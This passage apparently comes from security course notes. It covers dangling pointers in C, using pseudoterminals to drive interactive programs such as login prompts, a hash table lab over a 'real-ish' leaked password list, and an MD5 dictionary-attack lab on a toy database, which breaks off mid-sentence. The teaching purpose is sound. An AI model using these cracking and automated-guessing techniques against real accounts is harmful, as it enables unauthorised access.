


Figure 6.4: Pointers to deallocated memory are a bad idea.

C, by the way, will happily let you write this program. A good compiler (like `clang`) will warn you, but it is perfectly valid C. Worse, it might even work for you when you test it. But this problem is serious enough that it has a name: it is called a *dangling pointer*. In this case, dereferencing this dangling pointer will use memory that has been "freed" by the call stack; therefore, this bug is called a *use-after-free* bug.

To get around this bug, we need to use memory with *allocated duration*. In other words, we need to use the heap. Here is a correct program:

```
int* zero_fill(int length) {
    int *arr = malloc(length * sizeof(int));
    for (int i = 0; i < length; i++) {
      arr[i] = 0;
    }
    return arr;
}
```

Note that I've omitted the `NULL` checks after malloc for clarity, but for completeness, you really should check.

Now we've allocated an array on the heap. `arr` is still a local variable, but it points to memory on the heap:

When we return `arr`, C *copies* the value of `arr` (an address) into whatever local variable we've decided to put the return value in `main` (e.g., `ptr_to_arr`). When `zero_fill` is popped off the call stack, deallocating the local `arr`, our program is unaffected by the deallocation (Fig. 6.6).

The gotcha with allocated duration storage is that we need to remember to `free` `ptr_to_arr`, otherwise we leak memory and may eventually run out of memory.

```
int main() {
    int *ptr_to_arr = zero_fill(2000);
    // ... do other things ...
```




Figure 6.5: Totally cool use of memory.




Figure 6.6: Everything is still totally cool.

```
    free(ptr_to_arr); // we remember to free!
}
```

7

Pseudoterminals


This chapter explains how to set up a pseudoterminal to control an interactive program.

7.1 *Terminals*

A terminal is a device for providing input to a program and printing output from the same program. The original terminals used paper. This device is called a *teletype*.

At some point, ”terminals” became CRT screens,

and then eventually, just windows inside a graphical user interface.



This is where we are now. Terminals still behave almost exactly the same way they did when they were invented in the 1960s.

Whenever you start a program on your computer, the program is attached to a terminal. By default, the program is attached to the terminal in which you started it. Your operating system knows how to route inputs and outputs to your program, and not to some other program or device, because *your* program is attached to *your* terminal. In fact, there are likely hundreds of terminals in use in your operating system, attached to various devices and programs. Go ahead, have a look.

Type at the command prompt:

```
$ ls /dev/tty*
```

Here are the terminals I see on my Mac.


```
$ ls /dev/tty*
/dev/tty                                /dev/ttyr9                      /dev/ttyu3
/dev/tty.Bluetooth-Incoming-Port        /dev/ttyra                      /dev/ttyu4
/dev/tty.MALS                           /dev/ttyrb                      /dev/ttyu5
/dev/tty.SOC                            /dev/ttyrc                      /dev/ttyu6
/dev/tty.iPhone-WirelessiAPv2           /dev/ttyrd                      /dev/ttyu7
/dev/ttyp0                              /dev/ttyre                      /dev/ttyu8
/dev/ttyp1                              /dev/ttyrf                      /dev/ttyu9
/dev/ttyp2                              /dev/ttys0                      /dev/ttyua
/dev/ttyp3                              /dev/ttys000                    /dev/ttyub
/dev/ttyp4                              /dev/ttys001                    /dev/ttyuc
/dev/ttyp5                              /dev/ttys003                    /dev/ttyud
/dev/ttyp6                              /dev/ttys004                    /dev/ttyue
/dev/ttyp7                              /dev/ttys1                      /dev/ttyuf
/dev/ttyp8                              /dev/ttys2                      /dev/ttyv0
/dev/ttyp9                              /dev/ttys3                      /dev/ttyv1
/dev/ttypa                              /dev/ttys4                      /dev/ttyv2
/dev/ttypb                              /dev/ttys5                      /dev/ttyv3
/dev/ttypc                              /dev/ttys6                      /dev/ttyv4
/dev/ttypd                              /dev/ttys7                      /dev/ttyv5
/dev/ttype                              /dev/ttys8                      /dev/ttyv6
/dev/ttypf                              /dev/ttys9                      /dev/ttyv7
/dev/ttyq0                              /dev/ttysa                      /dev/ttyv8
/dev/ttyq1                              /dev/ttysb                      /dev/ttyv9
/dev/ttyq2                              /dev/ttysc                      /dev/ttyva
/dev/ttyq3                              /dev/ttysd                      /dev/ttyvb
/dev/ttyq4                              /dev/ttyse                      /dev/ttyvc
/dev/ttyq5                              /dev/ttysf                      /dev/ttyvd
/dev/ttyq6                              /dev/ttyt0                      /dev/ttyve
/dev/ttyq7                              /dev/ttyt1                      /dev/ttyvf
/dev/ttyq8                              /dev/ttyt2                      /dev/ttyw0
/dev/ttyq9                              /dev/ttyt3                      /dev/ttyw1
/dev/ttyqa                              /dev/ttyt4                      /dev/ttyw2
/dev/ttyqb                              /dev/ttyt5                      /dev/ttyw3
/dev/ttyqc                              /dev/ttyt6                      /dev/ttyw4
/dev/ttyqd                              /dev/ttyt7                      /dev/ttyw5
/dev/ttyqe                              /dev/ttyt8                      /dev/ttyw6
/dev/ttyqf                              /dev/ttyt9                      /dev/ttyw7
/dev/ttyr0                              /dev/ttyta                      /dev/ttyw8
/dev/ttyr1                              /dev/ttytb                      /dev/ttyw9
/dev/ttyr2                              /dev/ttytc                      /dev/ttywa
/dev/ttyr3                              /dev/ttytd                      /dev/ttywb
/dev/ttyr4                              /dev/ttyte                      /dev/ttywc
/dev/ttyr5                              /dev/ttytf                      /dev/ttywd
/dev/ttyr6                              /dev/ttyu0                      /dev/ttywe
/dev/ttyr7                              /dev/ttyu1                      /dev/ttywf
/dev/ttyr8                              /dev/ttyu2
```

You can also find out to which terminal your current shell is attached.

```
$ tty
/dev/ttys000
```

A little more abstractly, you should think of a terminal as a thing with two ends. Typically, at one end of a terminal, a keyboard (input) and a screen (output) are attached, and at the other end, a program's input and output are attached.

Figure 7.1: This is a `007`. My `tty` is a `000`. Consider that the next time you take a late day on your homework.



7.1.1 *Controlling Programs That Attach To Terminals*

Every program designed for use on the UNIX command line interface attaches to a terminal. Because the designers of UNIX expected that users would want to control programs from other programs, command line programs frequently adhere to the following convention: input is fed to the program via a special file, called the *standard input stream*, or `stdin`, and output is printed to another special file, called the *standard output stream*, or `stdout`.[1] When you use the so-called UNIX "pipe" operators, `|`, `<`, or `>`, what you are doing is redirecting `stdin` or `stdout` to different programs or files. The ability to easily redirect inputs and outputs helps explain the relative popularity of UNIX over other operating systems among programmers and systems administrators.

For example, I can use the `du` command ("disk usage") to find out the sizes of the files and folders in a directory, and then sort them, in reverse order, by their size. Pipes make doing this easy. I sometimes run these commands in order to find ways to cleanup my hard disk.

```
$ du -sk * | sort -rn
377728  install65.iso
207340  notes
120820  save
114752  customMap.pdf
32832   customMap.jpg
11072   selenium-server-standalone-3.141.59.jar
8320    swell
4672    businessCards.zip
3656    papers
3040    Feds Say That Banned Researcher Commandeered a Plane.pdf
424     version_dependencies.key
300     aslr_entropy.pdf
256     Stream under rocks Great Gulf.m4a
196     18F-CSCI-331_Intro_to_Computer_Security.pdf
164     me.png
132     two-stage-workflow
108     334_Extra.zip
100     debug.html
28      csci331_assn1_startercode
8       main.tex
8       csci331_assn1_startercode.zip
8       assignment3_code.zip
4       todos infrastructor.txt
4       meeting with david.txt
4       331 todos.txt
```

[1] There is another standard output stream called the *standard error stream*, or `stderr`, that is also attached to your screen by default. `stderr` is useful for displaying diagnostic information, and since it is distinct from `stdout`, it can be silenced by redirecting it to the "system's trash can," `/dev/null`.




Figure 7.2: If you want to learn more about the elegant UNIX design philosophy, I recommend *The Art of UNIX Programming*, 1st edition, by Eric S. Raymond, Addison-Wesley Professional Computing, 2003. ISBN: 0131429019. This book is an easy read, but informative. Personally, it influenced me to go graduate school to study programming languages.

The things that take up the most space are at the top. Oh, it looks like I have a big ISO file that I should probably get rid of.

Unfortunately, the above scheme only works for so-called *batch programs*. A batch program is one that reads **all** of its input and produces **all** of its output without requiring any additional input along the way. A batch program typically reads all of its data from `stdin` and then prints everything to `stdout` and terminates. These programs are easy to redirect because they don't do anything sophisticated. Both `du` and `sort` are batch programs.

Other programs fundamentally require additional input *while* they run. This latter kind of program is called an *interactive program*. For instance, a login program may do different things depending on what you type; it may terminate immediately, or it may prompt you for additional input. If you type in the correct username and password, it grants you access. If you type in the wrong username and password, it prompts you again, or it may ask you for additional information. If you want to control one of these interactive programs with another program—for instance, a program that tries to guess passwords—this interactivity means that you can't just redirect inputs and outputs using UNIX pipe commands.

Controlling interactive programs are why we have pseudo terminals.

7.2 *Pseudo Terminals*

A pseudo terminal is what it sounds like: a fake terminal. Unlike a real terminal, a pseudo terminal lets you attach programs at both ends. You can attach a program you want to control at one end, and at the other end, instead of attaching a human, you attach a *controlling program*. The best part about pseudo terminals is that they are available via a set of standard POSIX calls,[2] so you can write code in your favorite programming language to use them.

The phrases "pseudo terminal" or "pseudoterminal" are long, so people often shorten this to `pty`.[3]

Unfortunately, in POSIX, setting up a pseudoterminal is a bit of a hassle.

[2] POSIX, short for "portable operating systems interface," is a mostly successful attempt to define what it is about UNIX that makes it UNIX. Programmers who write "POSIX-compatible" programs usually find it easier to get their software running on different UNIX-like operating systems, like Linux and the macOS.

[3] The UNIX world is filled with these little gems of jargon, and I think it is annoying. You just have to learn the jargon if you want to play along.

Because programs attached to terminals are often thought of as being controlled by humans, someone at some point thought it would be a good idea to call the human side the "master" and the controlled program side the "slave." You are likely to encounter this terminology when reading `man` pages. I am quite aware that these terms come off as tone deaf nowadays, so I will avoid using them myself. Fortunately, many in our community are aware of the problem, and we're working on it.

7.2.1 *A Helper Function That Makes Things Easier*

For the purposes of this class, I have created library called `ptyhelper` to make working with pseudo terminals straightforward. `ptyhelper` includes a function called `exec_on_pty` that you'll use to set up a `pty`. The `exec_on_pty` function calls the system's lower-level pseudo terminal functions `openpty` and `login_tty` for you. `exec_on_pty` has the following function declaration:

```
int exec_on_pty(char **argv);
```

This is a function called `exec_on_pty`, and it has one argument, `argv`. `exec_on_pty` returns a file descriptor referring to the new pseudo terminal. Here's what the argument `argv` means.

`argv` is an array of strings (i.e., command-line options) to be given to the program when `exec_on_pty` starts it up. By convention, `argv[0]` contains the name of the program to control. `argv[1]` through `argv[`n`]` are whatever arguments you need to pass to the program. Note that `argv[0]` should be the *full path* of the program you want to control. Also note that the last element, `argv[`n`]`, should be `NULL`.[4]

[4] In other words, `argv` is null-terminated.

When run, `exec_on_pty` does the following. It

1. sets up a pseudo terminal;
2. starts a *child* process for your target program and attaches one end of the pseudo terminal to it; and
3. returns a file descriptor for the *parent* side of the pseudo terminal.

Now, by manipulating the file descriptor returned by `exec_on_pty`in your parent program, you can control the child program.

Have a look at the `exec_on_pty` code when you have a minute, which is distributed as a part of your starter code in the file `ptyhelper.c`. The function is not complicated, and you'll probably learn a thing or two about systems programming.

7.3 *How to Write a Control Program*

Using `exec_on_pty` to control a program is easy! Here's an example.

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include "ptyhelper.h"

#define RESPONSE_LEN 500
#define PATH_TO_PROGRAM "./login0"

int main() {
        // to store a response from the child
        char buf[RESPONSE_LEN];

        // set up the argument array
        char* args[] = { PATH_TO_PROGRAM, NULL };

        // start child in a pty and get the fd of the pty
        int fd = exec_on_pty(args);

        // do some stuff, like
        //   read(fd, buf, RESPONSE_LEN);
        //   write(fd, ..., ...);

        return 0; // assuming all went well
}
```

7.4 Development Tips

Multiplexed file descriptor. One quirk about the pseudoterminal facility in UNIX is that it returns a *single* file descriptor over which one sends input and receives output for the child process. The significance of this fact is that you'll need to remember that the parent and child *take turns* communicating over this single file descriptor. The first trip-up that people run into is that input and output are *buffered*.

Buffered input and output. In UNIX, a stream will not usually be written out, unless

- the buffer is full, or
- a newline character, `\n`, is encountered.

A symptom of this problem is that when you send input to a controlled program, it does not respond. Often, when this happens, it's because the controlled program is waiting for you to tell it that you're done giving it input. In other words, it's waiting for you to signal that it's time for the child process to take its turn. Appending a newline character or explicitly flushing the output stream signals to the child process to proceed.

Timing. Another common issue is timing. Data flows through a pseudo terminal quickly but not instantly. If you find that your controlling pro-

gram is not reading all the input sent from the program, you may want to try making it *wait*. For example, the pseudoterminal might still writing data to the child program when the controlling program attempts to read. Inserting a delay can help you work out if that's what's going on. Two library calls that can help with this are `sleep` and `usleep` (see their `man` pages) which make a program wait for seconds and microseconds, respectively.

8

Lab 2: Hashtables in C

In this assignment, we will explore `hsearch`, a hash table library for C that comes with Linux.

The `hsearch(3)` library is a hash table implementation for C. Because `hsearch` is a part of the POSIX standard,[1] you can find it preinstalled on many operating systems.

[1] POSIX stands for "Portable Operating Systems Interface." It defines what C APIs, libraries, and other standard components an operating system must have in order to be UNIX-like. Standards like POSIX are extremely important in a world that has many operating systems: Linux, macOS, FreeBSD, Solaris, and so on. If you write a program with the POSIX standards in mind, then it is likely that your code will run on many operating systems with little to no customization.

The fact that `hsearch` is written in C means that it has a few quirks you should be aware of. The fact that its designers apparently thought that nobody would ever need more than one hash table is also a little strange. Nevertheless, `hsearch` is a fast hash table implementation, and after you understand its idiosyncrasies, it is relatively easy to use.

`hsearch(3)` only has three function calls: `hcreate`, which creates the table, `hsearch` which both searches the table and adds entries, and `hdestroy`, which deallocates the table. For a list of the quirks, be sure to see section 8.6 at the end of this handout.

8.1 *Learning Goals*

In this lab, you will learn:

- how to work with the `hsearch(3)` hash table;
- get some practice manually allocating and deallocating data.

8.2 *Requirements*

Collaboration. This is an ungraded assignment. You may work with whomever you wish.

Language and Libraries. Your solution must be written using C. Only use the built-in C libraries. Do not download any additional libraries.

8.3 *Inputs and Outputs*

The file, `passwords.db`, is a (real-ish) leaked password database of the following form:

```
username_1,password_1
username_2,password_2
...
username_n,password_n
```

We want to answer the question: how often are passwords reused? To do this, you will build a hash table that maps each unique password you encounter to a simple count. These counts should then be printed out as follows:

For this lab, the order of the output is not important.

```
password_1: count_1
password_2: count_2
...
password_n: count_n
```

You can check that your implementation did the right thing by saving the program's outputs to a file and then comparing them against the database. For example,

```
$ ./password_counter > outputs.txt
$ head outputs.txt
pipik53: 1
Pohled267: 2
AbpoHuQEpp: 3
martinstraka17: 2
271987: 1
pamela: 1
HB65FeScow: 1
cacuvo39: 2
tulen777: 2
JLurRn9F6F: 2
$ grep AbpoHuQEpp passwords.db
Finochio,AbpoHuQEpp
Antonio_Crespo,AbpoHuQEpp
Blahonovsky6,AbpoHuQEpp
```

Three users share the password `AbpoHuQEpp`, so you can see that our `password_counter` program correctly counted them.

8.4 *Starter Code*

Starter code is provided for this lab. Download the starter, unzip it, and then you can work with it.

If you don't have `wget` or `unzip` installed on your computer, you can install them with `apt`.

```
$ wget https://csci331.s3.amazonaws.com/hashtable-starter.zip
$ unzip hashtable-starter.zip
```

8.5 *How to Start*

The starter code includes a number of sections marked `TODO` in the comments. You should replace these `TODO`s with your own code.

I also provide a small set of `#define` statements at the top of the starter code. These should provide some important clues about how to work with your table.

You can learn about the `hsearch(3)` hash table by typing `$ man 3 hsearch`. Note that the `man` page includes sample code.

8.6 *Gotchas*

There are some important caveats about the `hsearch` implementation that you should be aware of.

- You can have at most *one* hash table at a time. Consequently, you are never given the ability to save a pointer to this data structure.
- Create a new database using the `hcreate` function. `hcreate` takes a parameter for the maximum size of the table. For performance reasons, you should set it to be 25% larger than the maximum number of elements than you expect to store in the table.
- Storing and retrieving from the table uses the same function, `hsearch`. The behavior of this function depends on the `action` argument, either `ENTER` or `FIND`.
- Elements cannot be deleted from the table, but they can be updated. Because this is C, you should think carefully about you really do need to reinsert elements when updating. An alternative approach is to modify the data value through a pointer.
- When you store in the hash table, what is stored is a *copy* of a pointer to a `key` and a *copy* of a pointer to a `data` item.
- The type of the `key` is always a string pointer, namely a `char *`.
- The type of the `data` is always a `void *`, which essentially means "a pointer to something." For example, if you store a string pointer in the `data` field, you will need to cast it like `(char *)` when you read it out.
- `hdestroy` only deallocates the keys in the table, not the data. You will need to manually deallocate the data yourself.

  When storing data in your table, I suggest that you store copies of key and data values. For example, supposing `char* key` and `char* value` are initialized elsewhere,

Be aware that your own `e.data` value in this lab will not be a `char*` as in the example. It should be a `int*`.

```
ENTRY e, *ep;
e.key = strdup(key);
e.data = strdup(value);
ep = hsearch(e, ENTER);
```

`strdup` makes a copy of a string by calling `malloc` and then copying the string data into the new location.

- Finally, remember to verify that the `hsearch` function is successful. The `man` page explains how to check for success.

9

Lab 3: Password Cracking

In this assignment, we will explore the space-time tradeoffs of some data structures used to crack passwords. Because stolen password databases are a real problem, most reasonably secure password database implementations do not store passwords in plaintext form.

Your task is to explore several schemes used to recover passwords from password databases, a process often referred to as *password cracking*.

This assignment is split into two parts. In part 1, you will implement and generate a cracked password dictionary. In part 2, you will implement and generate several variations on precomputed hash tables, including rainbow tables. In both parts, you will attempt to recover plaintext passwords from an encrypted password database.

9.1 *Required Reading*

Please read "Why Stolen Password Databases are a Problem" and "Trading Time for Space. Both readings are available on the course website.

9.2 *Requirements*

Collaboration. This is an individual assignment. All of the code you submit must be written exclusively by you. You are welcome to collaborate with a classmate to understand the assignment, and to discuss how a solution should work at a high level, but you *must not share code*. Rule of thumb: if you are looking at code on someone else's screen, it's an honor code violation.

Language and Libraries. You solution must be written using C. Only use the built-in C libraries and the `libmd` library, which contains an implementation of the MD5 hash algorithm. Do not download any additional libraries. If you are at all uncertain about which libraries are OK and

which are not, please ask me. You are welcome to use any code I give you as a starting point.

To install `libmd` on your Raspberry Pi, type:

```
$ sudo apt install libmd-dev
```

Common environment. If you wish, you may develop this code on your own machine, but please be sure to test it on your class Raspberry Pi before submitting. If you develop on a machine different from your Raspberry Pi, there *will* be differences, and some potential differences mean that your code may not build at all. All assignments will be graded using the Raspberry Pi.

If I can't build your code, I can't grade it. That will likely have a negative effect on your grade.

Stack Overflow. You are permitted to refer to Stack Overflow for help, but you *must not under any circumstances copy the code you see there*. If you find a helpful Stack Overflow post, you must attribute the source of your inspiration in a comment at the appropriate location of your code, and you must provide a URL for me to look at. Unattributed code will be considered an honor code violation.

Instructions for Compiling and Running. You must supply a file called `BUILDING.md` with your submission explaining how to:

1. compile your program,[1] and
2. how to run your program on the command line.

[1] Hint: I should be able to just type `make`.

Reflection questions. This assignment asks you to answer a few questions. You must supply the answers to these questions in a file called `PROBLEMS.md`.

Starter code.
The starter code contains the following files:

File	Purpose
`epassword.db`	An encrypted password database.
`database.c`	Library for reading the `epassword.db` database.
`database.h`	API for `database.c`.

9.3 *Inputs and Outputs*

The file, `encrypted_db.txt`, is a password database of the following form:

$\texttt{username}_1\texttt{,pwhash}_1$
$\texttt{username}_2\texttt{,pwhash}_2$
...
$\texttt{username}_n\texttt{,pwhash}_n$

where `username`$_i$ is an alphanumeric user name, and where `pwhash`$_i$ is a 32 digit hexadecimal number (i.e., 16 bytes), representing a password hash.

Since we are exploring the scenario where you possess a stolen password database, you will have direct access to the database file.

Passwords are hashed using the MD5 cryptographic hash algorithm[2]. Password plaintexts, which are not stored in the password database, are composed of the following characters: `0`–`9` and `A`–`F`, and are *exactly 4 characters long*. This file is the input to your program.

[2] https://en.wikipedia.org/wiki/MD5

In both parts 1 and 2, you will be decrypting this database. Your goal in both cases is to produce as output a "cracked" password database of the form:

```
username_1,password_1
username_2,password_2
...
username_n,password_n
```

Your decrypted database *must be sorted by username*.

To ensure that your code is working correctly, here are some sample plaintext passwords for a few users in the dictionary:

```
dbarowy,BA1D
ihowley,F00D
wjannen,CAFE
```

9.4 Part 1: Dictionary Attack

In this part, your job is to crack the `encrypted_db.txt` database using a dictionary attack. You should be able to call your program from the command line like so:

```
$ ./dictattack <encrypted database> <decrypted database>
```

where `<encrypted database>` is the path to your encrypted database, `epassword.db`, and `<decrypted database>` is the path where you want the decrypted database to be written.

Your code should have a `dictattack.c` file containing a `main` method. You should also create a library called `crackutil.c` that comes with a `crackutil.h` file.

I describe the pieces you must implement below in order to assemble your dictionary attack. I leave unspecified how these pieces fit together,

but if you understand dictionary attacks, the correct way to connect the pieces will be obvious.

9.4.1 *Plaintext generator*

A dictionary attack needs a way of generating all possible plaintexts. Create two files called `crackutil.h` and `crackutil.c`. In `crackutil.h`, insert the following function signature, and in `crackutil.c`, implement it:

```
void genPlaintext(char *dst, int n);
```

where `dst` is a pointer to a string buffer and `n` is a number between `0` and `65535`. `genPlaintext` should write a 4-character plaintext into `dst` using the set of characters described above (see "Inputs and Outputs"). You may implement this function any way you want, but you need to be sure that the function is capable of generating all possible plaintexts using our scheme. One such scheme might produce a mapping from inputs to outputs like so:

```
0       0000
1       0001
2       0002
...
331     014B
...
65535   FFFF
```

Note that the set of valid password plaintext characters just happens to be the same set of characters used when printing a number in hexadecimal format.[3] In fact, if you look carefully at the sample mapping above, an algorithm that reproduces it should suggest itself.

Always document your functions so that others can understand them without reading your implementation. Here is a suggested comment for this function:

```
/**
 * Generates the nth plaintext.
 *
 * @param dst  A char buffer of length 5.
 * @param n    A number between 0 and 65535.
 */
```

You may find the `snprintf` function helpful for this step. See `$ man 3 snprintf` for details.

[3] https://en.wikipedia.org/wiki/Hexadecimal

9.4.2 *Cipher function*

A dictionary attack must be able to run the same cryptographic hash function that a password scheme uses to hash plaintexts. Since cryptographic functions are not usually secret, we will assume that we know what function our targeted password system uses. For this assignment, will assume that the MD5 cryptographic hash function is being used.

The MD5 algorithm is in the `libmd-dev` package. [4] This library is slightly cumbersome to use, so instead of using it directly, I provide a straightforward wrapper function.

[4] See section 9.2 for installation instructions.

First, be sure to include the appropriate `libmd` header:

```
#include <md5.h>
```

A widely-held principle in computer security is that mechanisms should be fundamentally secure. In other words, knowing *how* they work should not prevent them from being effective protections. Consequently, all widely-deployed cryptographic algorithms are developed in full public view. Relying on secrecy as a security mechanism is often derisively called "security through obscurity," and it should be avoided because once an attacker learns your secret, your defenses evaporate.

Then, put the following function in your `crackutil.c`. Don't forget to update `crackutil.h` with the appropriate function signature.

```
/**
 * Hashes password using MD5.  Assumes that password
```

```
 * is exactly PTLEN-1 chars and that hash is a pointer
 * to an array of length MD5_DIGEST_LENGTH.
 *
 * @param password A string to hash.
 * @param dst      A pointer to an array to store the hash.
 */
void  hash(char* password, uint8_t* dst) {
  MD5_CTX ctx;
  MD5Init(&ctx);
  MD5Update(&ctx, (uint8_t*)password, PTLEN-1);
  MD5Final(dst, &ctx);
}
```

A `uint8_t` is an unsigned, 8-bit integer. Remember that one byte is represented by 8 bits in most modern computer hardware, so a `uint8_t` is also a byte.

The `password` argument to the `hash` function is a pointer to a plaintext password string, and the `dst` argument is a pointer to an `uint8_t` array long enough to hold a 16-byte MD5 hash. The `md5.h` header defines the constant `MD5_DIGEST_LENGTH`, which is the correct length of the `uint8_t` array to use for `dst`.

Note that I leave it up to you to define `PTLEN` which represents the length of the plaintext buffer, `password`. How long do you think `PTLEN` should be? Put a preprocessor `#define` in your `crackutil.h` to define this constant, like so:

```
#define PTLEN <some number>
```

If you type `$ man 3 md5`, you will see that the MD5 documentation refers to "message digests". A *digest* is another name for a ciphertext produced by a hash algorithm.

Finally, `libmd` is a shared library, which means that you need to provide `gcc` with a linker flag. The linker flag for `libmd` is `-lmd`. Remember, *linking*, which is the step your compiler takes when it joins library files together with your program source code, happens when you are producing the final program binary. The program binary is the one that contains your `main` method.

Bonus: if you read the `man` pages for the MD5 functions used in the `hash` function, you will discover that while my implementation is correct, it is somewhat inefficient. If you want to *optionally* push your knowledge further, try using them as the documentation suggests *instead* of using my wrapper function.

9.4.3 *Pretty printing*

You will likely want to print your hash values out at various points in the development of `dictattack`. One reason to do this is to verify that your MD5 hashes are correct. For example, the plaintext `000F` should hash to an MD5 that prints out as `45632A2B09337E7FC4415AAF9E098491`.

Conventionally, we print an MD5 value as a 32-digit hexadecimal number. This length makes sense because an MD5 hash is an array of 16 `uint8_t` values. Since one byte can be represented by two hexadecimal digits, $16 \times 2 = 32$, meaning that we expect a 32-digit hexadecimal string as output.

Write an implementation for the following function signature, and add it to `crackutil.c`. Be sure to update your `crackutil.h` header.

```
void  hashToString(uint8_t* hashbuf, char* dst);
```

The argument `hashbuf` is a pointer to your MD5 in array form, and `dst` is the destination buffer for your pretty-printed MD5 string. You are strongly encouraged to add a `#define` representing the correct MD5 string length to your `crackutil.h`.

9.4.4 *Database reader*

A dictionary attack must be able to read in a stolen password database. Write a method with the following signature and add it to `crackutil.c` and `crackutil.h`.

```
list_t* readPasswords(char* path) {
```

The argument `path` is a path string, like `"epassword.db"`. The return value is a linked list of password data, where a list node is defined in `database.h` as a `list_t`:

```
typedef struct node {
  pwent_t data;
  struct node * next;
} list_t;
```

And, for completeness, where the list node's data item is a kind of `struct`, called `pwent_t`, defined as:

```
typedef struct pwent {
  char username[ULEN];
  char password[PWLEN];
} pwent_t;
```

You are encouraged to use the `read_pwdb` function from `database.h`.

Since `readPasswords` returns a linked list, I can access individual entries either by searching for them using `list_find` from `database.h`, or by traversing the list as follows:

```
list_t* db = readPasswords("some_database.db");
list_t* finger = db;
while(finger->next != NULL) {
        printf("username:␣%s\n", finger->data.username);
        printf("passhash:␣%s\n", finger->data.password);
        finger = finger->next;
}
```

Finally, if you use `read_pwdb`, be aware that it allocates memory using `malloc`, which means that somewhere in your program, you will need to `free` the data structure it returns. Think carefully about how to `free` it.

9.4.5 *Hash table*

The C standard library on most UNIX machines come equipped with an implementation of a hash table called `hsearch`. You can learn about this

hash table by typing `$ man 3 hsearch`, which includes sample code. You will use the `hsearch` database to create a dictionary for this lab.

There are some important caveats about the `hsearch` implementation that you should be aware of.

- You can have at most *one* hash table at a time. Consequently, you never are given the ability to save a pointer to this data structure.
- You create a new database by using the `hcreate` function. `hcreate` takes a parameter for the maximum size of the table. For performance reasons, you should set it to be 25% larger than the maximum number of elements than you expect to store in the table.
- Both storing and retrieving from the table use the same function, `hsearch`. The behavior of this function depends on the `action` argument, either `ENTER` or `FIND`.
- Elements cannot be deleted from the table.
- When you store in the hash table, what is stored is a *copy* of a pointer to a `key` and a *copy* of a pointer to a `data` item.
- The type of the `key` is always a string pointer, namely a `char *`.
- The type of the `data` is always a `void *`, which essentially means "a pointer to something." If you stored a string pointer in the `data` field, you will need to cast it, e.g., `(char *)`, when you read it out.
- Finally, `hdestroy` only deallocates the keys in the table, not the data. When deallocating, you will need to carefully consider how to deallocate both keys and values.

Finally, because of the last item above, I suggest that when storing data in your table, that you store copies of key and data values. For example,

```
ENTRY e, *ep;
e.key = strdup(key);
e.data = strdup(value);
ep = hsearch(e, ENTER);
```

Remember to verify that the `hsearch` function is successful. The `man` page explains how to check for success.

9.4.6 *Dictionary-based cracking algorithm*

Your `main` method should systematically call `genPlaintext` and, for each plaintext generated, call your `hash` function to generate a ciphertext. Every pair of plaintext and ciphertext should be stored in a hash table, otherwise known as a *dictionary*. Since our hash table implementation requires `char *` as keys, you will need to call your `hashToString`

